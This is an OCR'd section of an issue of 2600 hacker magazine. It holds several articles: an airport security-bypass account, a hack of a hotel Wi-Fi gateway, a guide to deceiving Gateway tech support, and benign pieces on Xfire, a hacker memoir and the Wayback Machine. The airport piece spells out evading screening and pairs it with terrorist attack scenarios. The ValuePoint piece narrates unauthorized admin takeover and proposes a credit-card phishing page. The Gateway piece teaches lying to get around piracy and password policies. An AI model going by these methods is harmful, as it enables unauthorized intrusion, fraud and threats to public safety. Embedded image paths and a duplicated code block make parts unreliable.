In my particular unnamed major city airport there are two large sections of the floor staffed with TSA goons with their conveyer belts, elastic ropes, x-ray machines, and other paraphernalia. There also are a couple of areas, blocked off with elastic ropes and manned by TSA goons, where flight crew, wheelchair passengers, etc. can proceed from one side of the terminal to the other. Basically, if you want to get to the gates, you have to walk past a TSA station. Or do you? Well, that's what I decided to find out.

For starters I went up to the mezzanine, above the terminal. Originally this floor was designed to allow people to stand and gawk at the air travelers while enjoying their lattes. It has a terrific view of the airfield, and is perfect for small children who want to practice spitting on helpless travelers. However, since the terrorists might try something more extreme than spitting, the entire mezzanine floor above the gate concourse has been glassed off, from the balcony to the ceiling,

using thick (but not bulletproof) glass panels and silicone sealant.

At the end of the mezzanine walkway there is a smaller panel cut to fill the remaining space (of course the architect did not think to design a mezzanine to be a multiple of the length of the glass panels). That panel, on the end far away from TSA, only had silicone sealant bonding it to another panel - it was not bonded to the wall.

For those not familiar with silicone sealant, acetone, also known as nail polish remover, will dissolve it quite effectively. So your garden variety terrorist need only walk into the airport, take the escalator or elevator up to the next floor, walk to the end where there are no people, fasten a suction cup or other apparatus to the glass, and with a couple of minutes with some acetone and maybe a utility knife (remember, I never went through security so I can have whatever I want to do this) that glass panel is going to come loose.

What a budding terrorist would do after that is a matter of conjecture - start shooting, throw explosives, or just dump out your handy container of sarin or anthrax or whatever and wait for the fun to begin. Or else they could simply climb over the railing and drop to the floor below, or use a rope and rappel if they're going for that whole "commando terrorist" look.

But most of us aren't terrorists - a fact that appears to have been lost on the U.S. government. Why would we want to risk injury climbing over the railing and dropping ten or fifteen feet when we could just walk down the stairs? That's right, in my particular airport I observed several staircases that led directly from the mezzanine down to the gate side of the terminal main floor. Two had imposing signs mounted on the door saying "Restricted Access - Do Not Enter" and one had absolutely no sign at all. That's called "security by obscurity" and it's always a bad idea. All three stairwells were open and none of them had so much as an alarm. I personally verified these facts. Had I desired an extended stay with the federal authorities I easily could have walked down the stairs and exited onto the terminal floor on the gate side of the terminal without having gone through security. My entry would have been recorded by security cameras. Talk about meeting you at the gate!

Not inclined to do a lot of walking? Lazy or fat hackers can take the elevator. In my particular airport there are several elevators between the three floors. One elevator is built so that it lets you out on the main floor in a narrow hallway adjacent to the women's bathroom. If that's not enticing enough, you can just turn around and walk though the unlocked door to the gate side of the terminal. The sign on the door reads "Restricted Access - Do Not Enter," but there's absolutely no physical barrier preventing someone from walking though the door. If you're male, and you'd rather use the men's bathroom, you can walk past the elevator, around the TSA checkpoint which is situated between two dividing walls, and past the men's room to the other labeled and unlocked door. Again, security cameras will record your intrusion, but besides that there's absolutely no barrier to entry.

Up on the mezzanine you get a terrific view, mostly of cleavage and construction dust, but also of the security camera layout. Most of the cameras are hardwired together and routed to a hidden security outpost. However some of the cameras are - I am not making this up - connected to wireless routers plugged into electrical sockets nearby. Those familiar with the old X10 camera hack - if you're not just Google for *2600* and warspying - will realize that with a laptop and some inexpensive hardware, it is possible to override the signal of the cameras. A cute Hollywood illustration of this is available in the original *Speed* movie where, unfortunately, it fails to fool terrorist Dennis Hopper. But if you wanted to get through one of those doors I mentioned earlier all you'd do is record a small video clip of nothing happening on one of the cameras, and then replay that clip as a loop on the camera's frequency while you browse the bookstores and luggage shops on the gate side of the terminal.

There were other enticing finds up on the top floor, including empty offices with Simplex door locks (some with default combinations and some that would require either a few good guesses or else Google for the *2600* article by Scott Skinner and Emmanuel Goldstein) as well as a nursery and the offices of the TSA. That's right, I walked around and past the security offices several times without being observed or challenged.

Also up on the mezzanine was a closed and locked branch of a large U.S. bank that was, in spite of several cameras pointing at the front, open and accessible from the back side. Behind the teller desk there were offices with their network connected Windows workstations, unlocked, and their

numerous chairs, desks, office supplies, and telephones. I literally had the opportunity to rob a bank branch at the airport. Besides a picture of me walking past the closed and locked teller windows on the security cameras, there would have been no way that I could have been linked to the crime had I taken some elementary forensic preparations. Needless to say I passed up this golden opportunity to spend several years in a state penitentiary, but the security holes remain as I write this, waiting for someone with fewer scruples (and maybe better at climbing over high walls) to take advantage of them.

Having identified these (and other) chinks in the vaunted TSA armor, it was time for me to approach the TSA workers. I rode the escalator down to the main terminal floor (still on the street side of the terminal, not having passed through security) and began to interact with the TSA workers.

At this point I'd been walking around the terminal for about an hour, unmolested, wearing my black t-shirt. I approached three TSA goons/guards and asked about the configuration of the escalators, namely the one going upstairs was not adjacent to the one going up from the floor below. The TSA person told me that they did not know but I could go ask Information. I explained that the name of the information department was a misnomer and that I would be more likely to get an answer from maintenance. They told me that they did not know where maintenance was. I thanked them and walked back upstairs to stare down on them in disgust.

I rode the escalator down from the mezzanine level and stood in front of three TSA workers wearing a hacker t-shirt, having previously walked by them several times in the past 60 minutes, and they neither noticed me nor considered me suspicious. Only in America....

Next I approached another group of TSA workers at a different checkpoint and struck up a conversation about an antique airplane mounted from the ceiling of the terminal. One of the TSA workers asked me something like "Are you here to pick up someone or are you here doing something else?" I assured them, truthfully, that I was there for the purpose of meeting an arriving passenger. That satisfied them. I soon became bored and went downstairs to the arrivals area, partly to be consistent with my story, but also to scope out the lower floor.

Arriving passengers descend from the gate area to the baggage claim area. They then proceed to the baggage carrousel. To keep the riffraff out, there is an overhead rig consisting of motion sensors and flashing blue lights mounted above the base of the descending escalators. This post is manned by a TSA worker. Apparently if someone tries to walk from the baggage area to go up the down escalator, the lights flash and a recorded voice shouts "Warning warning do not proceed" or "Danger Will Robinson" or something equally urgent. Problem was, I only saw it activated when passengers came *down* the escalator, creating false positives which the TSA worker dutifully ignored.

In the interest of learning I approached the TSA workers (by now there were two) and asked them what they referred to this device as, what was its name? They seemed not to understand me. I tried asking the question a different way. After the third attempt the one that kind of spoke English explained to the one that obviously did not speak English that I was inquiring about the term that they used to describe their particular security device. The best answer that the two TSA ESL candidates could produce was the one that I ventured for them - sensor. Unless these two were martial arts teachers moonlighting as security goons, there was no hope that they would be able to withstand any sort of brute force attack, let alone something simple like me distracting them while someone else snuck behind them and scooted up the escalator (or stairs - there also were stairs, but lazy American passengers always seemed to use the escalator to descend to the baggage claim area).

Finally, it was time for me to pick up my arriving passenger. Their plane had arrived, so I went upstairs to the mezzanine and called their cell phone. I watched through the not-bulletproof glass that I could easily detach as their plane taxied to the gate and disgorged them, neither safe nor sound, into my city's major airport terminal.

In summary, there are two points to take away. The first is that security is an illusion and that the Emperor is, indeed, quite naked, if you simply begin looking. The second, more disturbing point, is that the government both is lying to us and is spending shitloads of tax money on nonsensical contrivances like the Transportation Safety Administration, which should be dismantled IMHO and replaced with something that actually could identify the small number of potential terrorists rather than forcing the entire population of the country to endure the misanthropic groping of an uneducated illiterate workforce. End of soapbox - happy hacking!

Hacking Xfire

by Akurei

I'm not much of a writer so please forgive. Recently I was pissed off when I found Xfire wouldn't record the time I was spending building NWN2 (Neverwinter Nights 2) modules via the toolset. But it was more than happy to record the time from the game. So I went about tweaking this and in the process found some fun things you can do.

Everything listed here is very benign and far more a mod than any real hack. Though I'm sure given the proper exploitation you could piss off Xfire quite a bit.

Upon browsing to your Xfire directory you will find a file called "xfire_games.ini." This holds all the game data/tracking info the client calls upon to track your game-play use. However the client makes no attempt to match your client ini with their server side ini unless a client update/patch changes them. This of course leaves us a big window to modify this all we want.

First let's see how to add those trackers for the NWN 1 or 2 toolsets. Developers do deserve credit, don't they?

Open xfire_games.ini with any standard text editor. It doesn't need to be anything fancy. And there's no encryption on this either, so it's plain as day to read/understand.

For Neverwinter 1 do a search for Neverwinter and you should see the following:

```
LongName=Neverwinter Nights
ShortName=nwn LauncherDirKey=HKEY_
➥LOCAL_MACHINE\SOFTWARE\BioWare\
➥NWN\Neverwinter\Location
```

Below that line you would add the following:

```
DetectExe=nwtoolset.exe
```

Save and you're done. It goes without saying you shouldn't do this with Xfire running. It wouldn't cause any problems. You'd just have to client restart for the new ini to take effect.

For Neverwinter 2, follow the same steps listed above (except keep searching past NWN1 until is says Neverwinter 2). This time you should see the following code:

```
DetectExe[0]=nwn2main.exe
DetectExe[1]=nwn2main_amdxp.exe
```

In this case you would add the following:

```
DetectExe[2]=nwn2toolsetlauncher.exe
```

Save again and you'll be set. Just remember that when the client is updated/patched the ini is not always changed. But you should check each time as it likely will have been. There are multiple workarounds for this system as well, but that's another article.

If you've been paying attention, or have even the slightest of nefarious minds, you can see how this system is very open to exploitation. Any system process could be slapped into the ini for detect, to create a false result on any game of your choice.

WRITERS WANTED

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Hacker Perspective



by Mitch Altman

I don't know how to define a hacker, but I guess I am one. And whatever hacking is, I derive great pleasure from it, and, more recently, community as well.

I grew up in my own little world as a kid. What choice did I have? Being tormented daily and beaten up frequently by other kids for being geeky, I quickly found that hanging out by myself was way better than being subjected to the cruelty of the other kids while the gym teacher (it's always the gym teacher, isn't it?) watched the scene with his arms folded, encouraging their daily tortures. Not having other kids to learn from about social norms, I looked at things and thought about things in my own way. This was painful as a kid, but it turned out to be a great asset later in life. Starting from a depressed blob of a kid, I somehow learned to love life, and hacking is a big part of how I did that. So is TV. I see life as a hack. We keep hacking away at it, making it as good as we can, and sharing it as we go along.

How can anyone can be bored? Maybe boredom has to do with feeling confined, like in a hospital. Or a jail cell. Maybe it really comes down to depression. While depressed how can you be motivated to do anything? Except maybe watch TV. That's what I did, as a kid, as much as I could: after another day of anguish at the hands of my peers, I'd come home and retreat into TV. I remember thinking, while watching yet another episode of *Gilligan's Island,* "I don't really like this – why do I watch this every day?" But I just kept watching. Time went away. Hours each day that I wasn't doing something enjoyable, that I wasn't learning how to interact with other kids, that I wasn't being active or doing something healthy. And all the junk food I ate in front of the thing made me even fatter. And all the people on TV were beautiful, happy, and any problems they had were solved by the end of the half-hour show. They had friends, they had warm, loving parents. It was all so depressing! And the next day, back at school, I was even more of a target: I'd get beaten and tormented all the more. So, I'd come home and retreat into TV. The cycle of depression continued.

But one day, I made a choice for myself, not for someone else or what I thought others wanted of me. I chose to stop watching TV. And it sucked! I was bored. What to do? I did some of the things that I had been doing all along, but had neglected: taking apart electronics, putting them back together, ham radio, messing with phones, programming the mainframe computer late at night at the factory that let some of us cub scouts in during the wee hours when they didn't need the computer power to make chemically processed, frozen desserts for America. Though I was still depressed, I saw that there were some things I actually liked doing.

The first big system I tried to hack was me. Like many of my first hacks, it wasn't successful. I made a big mess of things. I tried to hack myself into a wonderful person for others and failed. Later I would figure out that for some systems, such as myself, it's way better to make use of strengths, as well as find good uses for what I thought were weaknesses. But back then there were some successes on other fronts. I managed to convince my parents to add a second phone line to their house. I set to hacking a switch that would connect the two phone lines together after I'd call two pizza places, or two bullies from school who didn't like each other. I soon learned that I had to unscrew the phone's microphone so that no one could hear me laugh. Wiring the basement for sound with the homemade stereos I built was important for listening to Pink Floyd's *Dark Side of the Moon* really loud, way high on pot (from the homemade electronic bong that I made), meditating on fixing myself so that other people might actually want me around.

That brings me to what really saved my life. Pot. I know it's not fashionable in our homeland-security-era to say that you did drugs. But it was the 70s then and everyone was smoking it, even the jocks. And after somehow getting through junior high school alive (if not emotionally scarred for life), I found another system to hack: the school district. I worked it so that I had a choice of which of two high schools to go to and, naturally, chose the one all the bullies did not go to. And this high school had an electronics

class! Our class was full of future radio repairmen of America. And total pot-heads. At this very large suburban high school, all you had to do was say, "I'm cool" and that instantly let you into a circle of people smoking pot, usually in the woods behind the school. This was way better than recess with gym teachers. Who knew? Maybe I'd have figured out how to be with people some other way, but I found out how to be silly and laugh with people in this way. And, of course, I wanted more. Which meant that I abused the hell out of pot. And then other drugs. I learned a lot from each one. But the drugs took their toll, which is why I don't do anything stronger than sugar and chocolate anymore. Yet, somehow back then I was a great student through it all, 'cause I liked learning. About everything. How does it all work? And why? Why, why, why, and why again, brings you down to the smallest levels of obscure inexplicable quantum mechanics. Quantum is so bizarre that it makes little sense to anyone, including the people who created the field (just like life). That means that any meaning we find is our own business. What could be cooler than that?

By this time I was in university learning assembly on a Cyber computer (with 60-bit words!). I instinctively gravitated to the one lab that didn't accept any military funding, run by Ricardo, one of the greatest professors ever. Ricardo was about to be fired (yet again) for not getting enough military funding. But Intel, a small semiconductor company, donated about one million dollars' worth of single-chip microcontrollers to our lab. Here was a community of misfit introverted geeks doing the coolest projects. While the other labs were working on boring missile guidance systems, people in our lab were working on robots, neural-networked microcontrollers, music synthesizers, and designing better microcode.

Ricardo would get all us geeks together over pizza to talk about responsibility for what we put into the world, communication (is it really possible, or is it just passing information back and forth?), consciousness (would it be theoretically possible for a machine to have it, whatever it is?), and what it means to be human.

It was during these get-togethers that I got hooked on community: a whole bunch of people hacking their own society, mutually supporting each other into growing as much as possible, individually and collectively, becoming more of who we are all the time. Starting off innocently enough with group houses, leading to food coops, community radio, community centers for music and performance, fun civil disobedience events.... One thing led to another and before I knew it I was starting a commune in very rural Tennessee. This is way too long a story for this column, but suffice it to say that hacking societies in a commune will be explored in the future by others besides myself. I found other means. Fleeing the commune, I moved back to San Francisco and started a RAID controller company with a friend – and 3ware was born.

3ware was more community than the commune ever was. At least at first. But like all startups, the bozo-explosion took place when the investors started hiring middle-management, and then it was time to go back to consulting. Why don't more of us consult? It's the coolest way to hack your economy. Life in the economy is a tradeoff between time and money. For me, time is way more valuable than making money. So, throughout my adult life, I've worked a few weeks consulting, making enough money to live the rest of the year. That gives enough time to travel, hang out with friends, volunteer, and work on my own projects at home.

I discovered the world of consulting while traveling down the West Coast after driving to Alaska. This is where I first learned to be happy – working in a fish cannery of all places. It finally clicked while I was chopping the heads off of fish. I am free if I choose to be. I have no control over the world, but I have a lot of control over what I choose to do with my time. Why not choose more of what I truly enjoy? So, I chose to quit my job chopping the heads off of fish and headed back south.

Interesting things happen when you let them. People who don't know me often pick me out of a crowd and tell me stuff: their problems, their opinions, or even their life story. In San Francisco this guy at an obscure electronic music show randomly decided to complain to me that he couldn't find anyone to work with a 6502 microcontroller. Wouldn't you know that I had taught assembly language programming for a few years in university, using 6502s? He hired me as a consultant on the spot. Together with these folks we created the first Virtual Reality machines (though, at the time we thought we were working on a visually oriented programming language and some input devices for it).

After 3ware bozo-ed out, I made a conscious choice to make time to explore what I really love to do. By now I'd learned that I didn't need to fix myself, that I could accept myself for even the parts that I don't like. But I didn't really know what I loved

to do. So, after consulting enough to make a year's worth of money again, I made time to explore what I could do with my talent in computers and electronics that I truly loved. My hope was that I would somehow be able to make enough money from whatever I found to keep doing it (whatever it was). I didn't know if it would work or not. I just knew that I didn't want to make yet another gizmo. I wanted to work on something meaningful to me.

I started doing lots of volunteer work. And I also started working on a microcontroller project that I'd been thinking of for about ten years but hadn't had the energy to work on. This project was conceptually so easy: push a button and the micro would pulse an infrared emitter (like the ones used in TV remote controls) with all of the power codes for just about every TV. Had I known that it was going to take a year and a half to make, or that it would take over my life, I may not have done it. But I did. My original hope was that I'd sell a few here and there, maybe breaking even on it. Instead it became an overnight sensation and I had to start a business to keep up with demand. As you can imagine, there are aspects to running any business that suck but, overall, I love TV-B-Gone. I use the media attention as a fun way to encourage people to think about TV and its effects, encouraging everyone to take any opportunity they can to make their own choices to better their lives in their own ways. And TV-B-Gone makes me and some friends enough money to live off of. We're making a living doing what we love. How cool is that?

But the coolest thing is that TV-B-Gone has connected me to a world of way wonderful people. If you watch TV you'd think that the world is full of idiots. And it is. Why else would all those gawdawful shows be so popular, and why else would all those outrageously manipulative commercials be so effective? But the world is also full of incredible people doing so many amazing things. It's just that we don't all know about each other. But the means are at our disposal. This magazine has existed for over 20 years, giving a forum for geeks all over the world. *MAKE Magazine* and their Maker Faire are bringing hackers and makers of all sorts together. *Off The Hook* has been an independent outlet for information since 1988. Community radio stations all around the U.S. are also beacons of independent voice. The Internet (with all its faults) provides a means for anyone to know that they are not alone and to share what we know and believe. HOPE conferences have been providing fantastic experiences of information and real live community. And there are other hacker conferences, such as CCC and DEF CON. The ability for us to get together in community has never been greater. Geeks of the world unite! At least for long enough to know that we are not alone so we can go back into our geeky little worlds and create more cool technology that make the world better for all of us. There is no guarantee that what you do will succeed, but what *is* guaranteed is that if you don't make time to explore what you love, you will not be doing what you love. I can't prove it, but I believe that if more of us do what we love, the world becomes a better place for everyone. Please choose well what you do with the time of your life.

Mitch Altman is best known for inventing TV-B-Gone, the popular keychain that can turn off just about any TV in public places. But he feels that his main accomplishment has been, against all odds, learning to enjoy life. Next time you see him, go up to him and tell him your life's story.



Did You Know ?

We have a wide variety of 2600 clothing on our website - and with just a few mouse clicks all sorts of items can be sent hurtling in your direction. Whether it's shirts, sweatshirts, or hats, we've got something that will look good on you and show the world where your interests lie.

http://store.2600.com

VALUEPOINT

by Sidge.2 & Bimmerfan

As some of you may know, the company ValuePoint sells wireless access points to some of the biggest hotel chains in America. This includes Best Western, Choice Hotels, Hampton, Hilton, Holiday Inn, Marriott, Ramada Inn, and many other subsidiaries as well as independent access points and hotels around the world.

`From http://www.valuepointnet.com:`

ValuePoint Networks supports hundreds of service and solution providers worldwide by providing a complete line of rugged, powerful, and highly reliable wireless products designed with the solution provider in mind. Simply put, ValuePoint's products do the job the others cannot, and for a price the others cannot match.


Founded in 2002 to develop products designed specifically for hotspots and other public access venues, ValuePoint has quickly become a leader in this burgeoning space, and has expanded into other markets as well, such as industrial, WISP, MTU/MDU, and municipalities.

With Rugged Access Points and Advanced Gateway Controllers, shipping since early 2003, ValuePoint Networks' products are deployed today in thousands of venues around the world.

Hotels, marinas, shopping malls, RV parks, MTUs, MDUs, and virtually every imaginable location are operated using ValuePoint Networks' renowned SuperAP, MultiAP, SuperMesh, and Gateway Controller products.

ValuePoint offers our customers superior solutions at much lower price points, thereby minimizing your up-front capital investment.


Recently I stayed at the America's Best Value in Las Vegas. We stayed there because it was cheap, near the monorail, and they offered "Free Wi-Fi." I won't give a hotel review. We paid for a cheap hotel and that's what we got. But, if someone advertises free Wi-Fi they should deliver. The WiFi connection was shoddy at best and halfway through the second day it stopped working completely. We decided to investigate. When you first attempt to connect to any web page you are redirected to the terms of service page. The page is at IP address 1.1.1.1 but also resolves on 192.168.0.1.



I loaded the index page instead (`http://192.168.0.1/html/index.html`). The html structure was what enabled us to find all of the information to hijack the box. My first idea was a basic one - just look at the login form and see where it was submitting.

```
<!--
<script name="Javascript">
function pageload(){
//   window.open("as_system.html","mainFrame");
//   window.open("menu_as.html","leftFrame");
//   window.open("top_as.html","topFrame");
}
</script>
-->
```


So I did what any halfway intelligent person would do.




The frame source for the login screen was far more interesting than I had previously expected. It turns out that ValuePoint's security setup is mostly done in JavaScript. This goes for their pageloads as well. Upon examining the source for the left column I found something fairly interesting.

```
<!--
<script name="Javascript">
function pageload(){
//   window.open("as_system.html","mainFrame");
//   window.open("menu_as.html","leftFrame");
//   window.open("top_as.html","topFrame");
}
</script>
-->
```

It appears that there are three windows that open. This site uses frames and the JavaScript simply overwrites the current frame with the new html. The problem is that "as_system.html" in the mainframe finds nothing. So I did the next best thing and loaded the menu_as.html. It worked like a charm and actually loaded. The menu it loaded was the preloaded and highlighted "Advanced Settings" menu. After browsing through several options and finding only a few that seemed to do anything, we clicked on the `Apply Settings` button at the bottom and then clicked that it was OK to reboot. The ping routine we were doing on a separate computer stopped. Even logged out, the reboot routine worked. After the server rebooted I decided to try the only other button I hadn't tried. It appeared to bring up a file called "sitemap.html." I clicked on it and it brought up three new windows. This was the key. I tested this in two browsers on my Mac. It did not work in Firefox but it did work in Safari.



This is the sitemap and for navigating this system in one frame I couldn't find anything better. Now at this point we're in the back end of the system and can get to anything and change anything. The problem is that there are a few steps for every change and I really wanted to get the same view as the administrators. So we decided to see if we could find out what the administrator password was. So we browsed through and clicked on `Admin`.



After you click a link you are greeted with this message on top of the opening "terms of service" agreement page. The reason this hack works is because of an insecurity in the Java code that authenticates. It loads the correct page and then checks to see if you are an authentic user. If you are not authenticated it loads the TOS into the mainframe overwriting the information that you want to get. By loading this in separate windows you bypass the ability to perform this specific action. In Safari, the window with the error message loads in a new page leaving the data untouched and open. This enables you to see anything that you want. Now, as I said, this is easy. But for me, it's always easier to find a username and password so that I can really see what the managers see. So we navigated



to the admin page under the System Tools.

Under the window that I closed I saw this. It is the admin page and contains the username and password fields for both root and subscriber manager privileges. I expected at least MD5 encryption but we figured since the rest of the system was so poorly made we would check. So we did the easiest thing we could think of.



It couldn't be this easy though, could it?



Sadly, yes. It was this easy. We ascertained the user and password and the only thing left to do was to give it a try.



And there we have it. We now have complete control over our motel's network. We can change whatever we want including terms of service and the forwarding page.


Or we could change the login page information. Basically anything we wanted. Sadly, we were unable to fix the server. Oh well, maybe next time. For now we just left some information on how we got in and then we got out of there. This is by far the easiest intrusion attack that I've ever done and on one of the most widely available nationwide systems. It just goes to show you that if you are involved in a business that always buys the cheapest gear you should expect to get broken into. Sometimes it is better in the long run to spend a little money in order to prevent fraud on your system. There is no reason that I couldn't have changed the Terms of Service page into a credit card validation page where a hotel member enters their number and name and security code with a disclaimer saying "the Ethernet is free but we must verify your credit card number to that on your room to confirm that you are staying at our hotel." How many cards could we have gotten before they figured it out?

For anyone using this system: Find another system. Breaking this one took all of ten minutes. It is not worth the hassle to your customers and your security.





Internet Archaeology



by ilikenwf
parwok@gmail.com

Archaeology is a term that describes unearthing an artifact that is old, long lost, or forgotten. The Internet is no different from the real world in the sense that it too has artifacts of media from days gone by. You just have to know where to look. The best place to start is the Internet Archive "Wayback Marchine," (`http://web.archive.org`) which houses over eight petabytes of old information gleaned from the earliest days of the Internet up to now. Just put in an address and you can view a site, provided it was indexed, all the way back to 1996.

Beginning Methodology

I had wanted to find as much "lost" TechTV and ZDTV media as possible for nostalgia's sake. Starting out, I just was viewing the sites by individual archive dates. This was way too tedious and time consuming to be worthwhile and it didn't really give me much to work with. Digging around on the archive's information pages, I discovered that searching sites with wildcards (*) is supported. To give it a shot, I typed in `http://www.techtv.com/*` as well as `http://www.zdtv.com/*`. These searches yielded long lists (45,000+) of pages from the two domains. At first it was really slow to sift through the information until I found a way to speed it up - go to the bottom of the search page and set the number of results displayed to 30. Then, when the page reloads, the url will look like this: `http://web.archive.org/web/*sr_1nr_30/http://url.com/*`. Just change the 30 to a reasonable number that won't cause your browser to crash and load the page from your edited url. The list will be much larger, therefore you don't have to click "next" over and over again. Then, scroll/pagedown through the content looking for interestingly named files and files with uncommon extensions, like pdf, psd, zip, etc. Find one, click the link, and if there is only one copy of that file in the archive it will pop right up unless it was indexed incorrectly. Otherwise you will get a choice of dates the file was archived on. Choose the first one. Keep working through the dates until you find a good uncorrupted copy of the file (see tips and tricks section for explanation).

Subdomains

The problem with this method is that it doesn't search all of the subdomains of a top level domain address. To do this, either use a whois search, examine the web page's (html, php, xml, etc.) files' sources and look at the paths. (See about using wildcards like *.techtv.com.) Using a combination of these methods, as well as my memory of the sites, I stumbled across subdomains like cache.techtv.com, chat.techtv.com, and on and on. You can see a list of the domains I found at `http://www.mattparnell.com/2600/techtv➥subdomains.txt`.

See The Findings

Using the above methods, I searched other domains and found all sorts of stuff: a font of Cat's handwriting, psd and eps source images for many of the show's logos, lots of wallpapers, avatars from the old ZDTV chat palace, among other things. I also found many video and sound clips from the old "Fox Kids" television network on the archived copies of foxkids.com. All in all, I was very successful and very pleased. You can grab a copy of my discoveries from `http://www.➥mattparnell.com/arch.html`.

http://www.mattparnell.com/arch.html.Practical Uses

These methods can all be used for good or evil - you can see the inner workings of sites that have, since archiving, locked down areas that were once publicly open. Sometimes you can even find media that was free but is now charged for, thus saving you money. In truth, the sky's the limit! Have fun!

Some Tips and Tricks

1. These methods *will* give you files other than "web only" files, such as executables, zip files, and video files too!

2. One problem is that some of the zip

files and exe files get garbled and corrupted during transfer to the archive (especially on older pages) and don't always work. You can sometimes repair the zip files, but many times it doesn't work. Try finding another archive date with the same file. Otherwise it is best to move on.

3. Take note that you aren't really supposed to download from the archive. People do it anyway, but you really should make sure that you don't sell the material you find and use it for "educational" and "archival" purposes only.

If you have any questions, please post in my forums at `http://www.mattparnell.com/forums` or email me.



Hacking Answers by Gateway

by Franz Kafka

I used to work as a technical support representative for Answers by Gateway and would serve as a corporate guardian to ensure that people calling in about pirated software or to help crack passwords were not helped. I have parted ways because my colleagues have a different mentality about hacking than I. Most people who work as a technician (with some exceptions) can't program in any language, not even in Visual Basic.

But there are some ways the people who call in to Answers by Gateway can get help. Lie to the technician. There is no way that we can verify over the phone that the copy of Microsoft Office or your OS is pirated unless you tell the technician, so don't tell the technician that it is an illegal copy. Remember if you are calling in for support on an OEM copy of Windows to tell the technician that it came with the machine. (We won't tell you this, but all copies of Windows that are a full version OS and not an image disc will work on any machine as long as you have the product key. The trick is to 1) lead us to believe that the disc came with the machine or 2) lead us into thinking that you bought a new copy of Windows to install on your machine.)

Some of the technicians are anal retentive and may want you to describe what your Windows CD looks like. Use Google Images and describe the image of the CD that you see. Again, we can't tell if you're lying to us over the phone because you are calling a support technician and not a psychic. Use this fact to your advantage.


Getting us to help with passwords is a bit trickier. Sometimes if there is a password for Windows XP, you can boot into Safe Mode and login as the administrator and get in without a password. If you can't get into Safe Mode without a password, we won't be able to help you. What you need to do is this: Tell us that something is preventing you from starting Windows normally and you need help backing up your data in Safe Mode. Tell us you can't get into Windows normally because of a virus, a power surge, your kid tried to install his PS2 game in Windows and hosed the system, or you opened that picture of Britney Spears that your boss sent to you. Whatever you do don't mention that there is a problem with your password. Better yet don't even mention the word password. A lot of technicians at Gateway will refuse to help you if they suspect that you are calling in about a password issue.

If you need to reset your BIOS password, ask us to help you replace the battery on your motherboard. Replacing this battery will reset your password without you even needing to mention the password issue to the technician.

Another part of our job is selling you things that you don't need. Most of the security software that we sell is worse than programs such as AVG and Ad-Aware that you can download for free. Some employees are salesmen posing as technicians and will try to sell you a new system when all you need to do is reload your operating system.

When you call you are really playing the lottery. You are gambling that you will reach a good knowledgeable technician that knows what he is doing. Most of the time you will lose.

Be careful when you call for support on your computer. I can only comment about how Gateway operates, but I suspect that most other companies' support centers would be about the same.



Suggestions

Dear *2600:*

Hi there. Been reading your magazine off and on for over a decade. I have a couple of good ideas for articles but I'm not sure if the subject has been covered in past issues. It would be nice to see a list of past article titles and subjects on your website. If there is a list already, it would be nice to see it in a more accessible location on your website as I couldn't find it. Thanks for everything you do for the community at large and for participating in our constitutional freedoms instead of just having them.

L0j1k

We do have a list that's available in the back issue section of our online store (store.2600.com) on an issue by issue basis. You're right - we can certainly do better and make this more centralized and organized. We've added it to our huge list of things to improve.

Dear *2600:*

While trying to put together some articles I want to submit, I realized there seems to be a troubling lack of information available about submitting materials to *2600*. Sure, we all know what email addresses to send our letters and articles to, but beyond that the *2600* site is not very helpful. I find myself paging through back issues hoping that somebody has already sent in a letter asking the question I want answered. It's a bit strange that a magazine devoted to society's right to the free expression of ideas and the exchange of information would be so impassive on how exactly one would exercise those rights.

At least once an issue I see a letter from somebody asking if such and such an article would be accepted if they were to write it. There is usually a letter asking if *2600* will protect the author's identity should there be a backlash after the article went to print in each issue as well. These repetitive questions, while certainly important, are really just a waste of paper when constantly reprinted.

